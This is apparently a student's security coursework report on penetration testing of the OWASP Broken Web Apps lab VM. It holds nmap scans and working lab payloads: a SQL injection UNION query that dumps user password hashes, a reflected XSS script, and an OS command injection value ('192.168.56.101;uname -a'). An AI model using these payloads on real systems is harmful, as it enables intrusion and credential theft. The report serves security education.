INFORMATICS INSTITUTE OF TECHNOLOGY

UNIVERSITY OF WESTMINSTER

Informatics Institute of Technology

Module Leader: Mr. Saman Hettiarachchi

6COSC002W Security and Forensics

Coursework

Penetration Testing Report for the Content Management System of Health Insurance company

Name: Tharindu Dilshan Sooriyaarachchi

IIT ID: 2016336

UoW ID: w1654200

Submission Date: 29/04/2020

Table of Contents


List of Tables

List of Figures

A- Information gathering – Social engineering and nmap


Question 1

Nine open ports were identified on the server machine using **Nmap** and by executing ***nmap 192.168.56.102***. The various attacks can be performed by the attacker to the health insurance content management system through these open ports. Port 80 (HTTP) is used to transfer the data related to the web pages and services. Cross site scripting, SQL injection can be performed by the attacker. Port 8080 (HTTP-proxy) is used to run web services. A persistent cross site scripting attack and a cross-site request forgery attack can be performed by the attacker. Port 22 (SSH) is used log into the remote machine. Brute force attacks can be performed by the attacker through this port. Hence, the attackers can record all the data heading from and towards on the server and hijack the sensitive data such as username, password and the personal details such as contact details, payment methods of the customer in content management system from the online accounts.



```
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5b:7c:07
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5b:7c07/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:937 errors:4 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59148 (59.1 KB)  TX bytes:7061 (7.0 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14609 (14.6 KB)  TX bytes:14609 (14.6 KB)
```

Figure A-1: IP Address of Server Machine



```
root@kali:~/2016336# nmap 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-25 07:05 CDT
Nmap scan report for 192.168.56.102
Host is up (0.025s latency).
Not shown: 991 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
```

Figure A-2: Getting the Open Ports on Server Machine

Question 2

The security concerns of the selected two services which is running on the server machine of health insurance content management system that should be priority are described in *Table A-1*.

Services	Security Concerns
HTTP	▪ This service is used to transfer the data related to the content management system. SQL injection can be performed by the attacker to access or corrupt the database content. Financial details of the customers are stored in the database. Hence, the attacker can read, create, update and delete the data such as username, password, payment methods, contact details of the user from the content management system database. ▪ HTTP request can include the authentication information and sessions and cookies. the attacker can redirect the user to malicious websites and hijack sessions and cookies using Cross Site Scripting and can perform Cross Site Request Forgery to get that information and change personal information and financial details of the user, create a new user as an admin behalf, etc.
SSH	▪ This service is used to log into the remote servers securely. The passwords should be strong. Otherwise brute force attack can be performed by the attacker to get access for the content management system. ▪ There are number of configuration parameters that can impact to the security of the system. Changing those configurations without considering the security implications, can be a chance for the attacker to get access for the content management system. ▪ The SSH server and client server should be maintained with the security fixes and updates. Otherwise unpatched SSH software can expose the data and make them vulnerable.

Table A-1: Security Concerns of HTTP and SSH

Question 3


The versions of the services which are running on the server machine of the health insurance content management system were identified executing below command.

Nmap -sV 192.168.56.102

The vulnerabilities of those services were searched in the CVE details, other resources, research papers and the summary are documented in the *Table A-2*.

Port	Service	Version	Vulnerabilities
22	SSH	OpenSSH 5.3 P1	The preventing of writing operations in read only mode doesn't work properly. Hence, the attacker can create zero-length files. (Anon., 2019), (R.R., 2018), (Anon., 2018)
80	HTTP	Apache httpd 2.2.14	The timeout mechanism doesn't work properly. Hence, the remote attackers are allowed and this may cause a denial of services. (Team, 2014), (Anon., 2018), (Anon., n.d.)
8080	HTTP-Proxy	Apache Tomcat/Coyote HSP engine 1.1	It doesn't restrict access to the admin context. Hence, this allow the attacker to read files by calling the administrative servlets directly. (Anon., 2017)

Table A-2: Versions of the Services and Vulnerabilities of them



```
root@kali:~/2016336# nmap -sV 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-25 07:07 CDT
Nmap scan report for 192.168.56.102
Host is up (0.014s latency).
Not shown: 991 filtered ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin
SF-Port5001-TCP:V=7.70%I=7%D=4/25%Time=5EA427FC%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.71 seconds
```

Figure A-3: Versions of the Services

Question 4

The danger posed by the four least secure services that running on the server machine of health insurance content management system are described in *Table A-3*.


Port	Service	Danger
80	HTTP	The platform is accessed by the customers to check the progress of the claim. Packet capturing attacks such as Spoofing and MiTm traffic can done through this service to get the sensitive data and personal details of the customer. Hence, the passwords should be strong and encrypted from the client side.
143	Imap	This service is used for mail services that can send emails from the client to the server. Password-spraying attacks can be performed with this service. Hence, the attacker can get the sensitive data and access to a large number of accounts in the content management system.
5001	Java-rmi	This provides remote communication facility between two objects. There is a vulnerability of this service that allowed the attacker to send a crafted RMI messages to the server of content management system. Hence, the Trend Micro DPI rules should be applied to protect high jacking the personal and payment details.
8080	HTTP-Proxy	SQL injections can be performed through this service. Hence, the code and the stored procedures of SQL database should be developed without any errors. Otherwise, the attacker will be able to create, update, read and delete the credit card numbers, profile details and sensitive data of the customer.

Table A-3: Least Secure Services

B- Finding and exploiting vulnerabilities

Question 1

Figure B-1 shows the login page of health insurance content management application and the application was identified that it's vulnerable for **data tempering**. The tester used Tamper Data tool to test the data tampering.



Damn Vulnerable Web App (DVWA) - Login - OWASP Mantra

192.168.56.102/dvwa/login.php


Username: admin

Password: ●●●●●●●●

You have logged out

Figure B-1: Login Page of Health Insurance Content Management System

When the tester trying to log into the application with a username and a password, the tamper popup will be opened with the credentials which passed from the frontend. Then the tester was able to login with valid credentials instead of sent one.



Tamper Popup


http://192.168.56.102/dvwa/login.php

Request Header ...	Request He...
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X1
Accept	text/html,applic
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.5
Cookie	security=low; F

Post Parameter ...	Post Param...
username	admin
password	tharindu
Login	Login

Figure B-2: Tamper Popup


The requests which sent to the server machine will be displayed in the *Figure B-3* and the tester was able to change the postdata of the request successfully.



Tamper Data - Ongoing requests

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
11:34:31.413	193 ms	193 ms	20	POST	302	text/html	http://192.168.56.102/dv...	LOAD_DOCUMENT_URI LOAD_INIT...
11:34:31.763	86 ms	469 ms	1660	GET	200	text/html	http://192.168.56.102/dv...	LOAD_DOCUMENT_URI LOAD_REP...
11:34:31.990	0 ms	0 ms	unknown	GET	pending	unknown	http://192.168.56.102/dv...	LOAD_NORMAL
11:34:31.991	0 ms	0 ms	unknown	GET	pending	unknown	http://192.168.56.102/dv...	LOAD_NORMAL
11:34:32.439	0 ms	0 ms	-1	GET	Loaded from cache	unknown	http://192.168.56.102/dv...	LOAD_FROM_CACHE VALIDATE_N...

Figure B-3: Tamper Data




Request Header Name	Request Header Value
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.56.102/dvwa/login.php
Cookie	security=low; PHPSESSID=7kdg2h91s45duq5o6cfh9ivu95; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection	keep-alive
Content-Type	application/x-www-form-urlencoded
Content-Length	41
POSTDATA	username=admin&password=admin&Login=Login

Figure B-4: Request Header and Value

Question 2


The tester used Hack Bar tool to test SQL injection. Tester used 1' as the input and an error was occurred in the application as showing in *Figure B-5*. To be sure that there is SQLi, the tester used 1'' as the input. The application wasn't crashed and the result showed in the page as showing in *Figure B-6*. This shows that the health insurance content management application is vulnerable to **SQL injection**.



192.168.56.102/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use ne
```

Figure B-5: The Result for the Input 1'




User ID: 1''

```
ID: 1''
First name: admin
Surname: admin
```

Figure B-6: The Result for the input 1''


The tester was able to retrieve the passwords of all the users in the application successfully using the SQL query showing in *Figure B-7*. The result of the query is displayed in the *Figure B-8*.


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - OWASP Mantra
Damn Vulnerable Web App ...
New Tab
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute

```
http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' union select user,password FROM dvwa.users --
'&Submit=Submit#
```

□ Enable Post data □ Enable Referrer

Figure B-7: The query to retrieve the passwords of all the users




```
ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: admin

ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user,password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password FROM dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

Figure B-8: Displaying the passwords of all the users

Question 3

The tester inputs his name and the result was displayed. Then the tester inputs a html code to the application and the result was displayed as in the *Figure B-9*. It shows that anything the tester input will be reflected in the response. Then tester inputs script code *alert("test")* and the application was able to execute the script and display the alert as showing in the *Figure B-10*. This shows that the health insurance content management application is vulnerable to **cross-site scripting**.



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<h1> Tharindu </h1>

Hello

Tharindu


Figure B-9: Testing a html code



test

Figure B-10: Result of the script

The script which the tester was executed can be seen in the source code of the web page.




```

<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello <script>  alert('test') </script></pre>

    </div>

    <h2>More info</h2>

```

Figure B-11: Source Code of web page

Question 4

The tester inputs a string and a huge number to repeat as showing in *Figure B-12*. After submitting inputs, the application was crashed as showing in the *Figure B-13*. This shows that the health insurance content management application is vulnerable to **buffer overflow**.




Repeater

Please enter string to repeat

String to repeat: test

Number of times to repeat: 5000000000

Figure B-12: Input a String and a Number to Repeat




OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Figure B-13: Crashed Application Because of Buffer Overflow

The tester was able to ping directly to 192.168.56.101 (Kali Linux machine) and the output was displayed in the screen. This shows that the server is using OS command to execute. Then the tester input the command *192.168.56.101;uname* which showing in *Figure B-14*. Their output also can be seen in the screen. Hence, it shows that the health insurance content management application is vulnerable to **OS command injections**.




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.56.101;uname -a

Figure B-14: Input a Command



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=11.2 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.493 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2035ms
rtt min/avg/max/mdev = 0.493/4.277/11.228/4.921 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```

Figure B-15: Output of the command


C- Man in the middle attacks and social engineering

Question 1

When a customer (client) of the health insurance content management system is connected to the server, several information can be obtained by **packet capturing**. This can be done using Ettercap and Wireshark.


Spoofing attack with Ettercap – ARP Spoofing

